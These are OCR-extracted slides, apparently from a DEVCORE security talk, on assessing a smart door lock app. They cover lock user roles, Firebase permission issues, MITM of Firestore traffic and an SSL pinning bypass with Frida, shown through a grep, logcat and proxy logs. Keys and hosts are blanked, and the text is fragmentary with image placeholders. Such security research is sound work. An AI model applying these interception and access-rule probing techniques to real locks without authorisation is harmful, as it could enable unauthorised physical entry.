

nini's room | front door
一般模式
上鎖


nini's room | front door
+ 新增使用者
管理者
nini chen
主人
逆逆
客人
密碼使用者
封鎖

權限潛在問題



Lock5566
User7414
Allow
Allow
locks/Lock5566
users/User7414

權限潛在問題


Lock5566
User7414
User2486
Allow
Allow
Allow
locks/Lock5566
users/User7414
users/User2486

Firebase


```
~/Desktop/                                    git master !1 ?32
>> grep -R firebaseio.com *
res/values/strings.xml:    <string name="firebase_database_url">https://_          .firebaseio.com</string>
```



Firebase

```
~/Desktop/                                    git master !1 ?32
>> grep -R firebaseio.com *
res/values/strings.xml:    <string name="firebase_database_url">https://_          .firebaseio.com</string>
```


MITM



SSL Pinning


DEVCORE SECURITY CONSULTING

Android Studio



MITM

- Frida Hook



DEVCORE SECURITY CONSULTING

MITM

- catlog

```
11:40:26.291  7230  7247 W System  : A resource failed to call close.
11:40:30.145  7230  7289 D OpenGLRenderer: endAllActiveAnimators on 0x70d68b9de610 (RippleDrawable) with handle 0x70d5ab9e7b10
11:40:35.146  7230  7298 W Firestore: (22.1.1) [OnlineStateTracker]: Could not reach Cloud Firestore backend. Backend didn't respond within 10 seconds
11:40:35.146  7230  7298 W Firestore:
11:40:35.146  7230  7298 W Firestore: This typically indicates that your device does not have a healthy Internet connection at the moment. The client w
 successfully connect to the backend.
11:40:35.149  7230  7230 E DoorSelectViewController: 刪除門鎖db資料~~~~~
```

```
didn't respond within 10 seconds
```

MITM


```
POST https://                    /google.firestore.v1.Firestore/Write HTTP/2.0
     ← 200 application/grpc 19b 1699s
TCP 127.0.0.1:56497 <-> 8.8.8.8:853                                  1.2k  80ms
TCP 127.0.0.1:57129 <-> 8.8.8.8:853                                  1.2k  76ms
GET http://connectivitycheck.gstatic.com/generate_204
```

```
POST https://                    /v1/token?key=
     ← 200 application/json 1.3k 233ms
POST https://                    /google.firestore.v1.Firestore/Write HTTP/2.0
     ← 200 application/grpc 19b 3299s
```


Firestore


var config = {
apiKey: "
",
authDomain: "
",
databaseURL: "
",
projectId: "
",
storageBucket: "
",
messagingSenderId: "
",
appId: "
",
};


Firestore



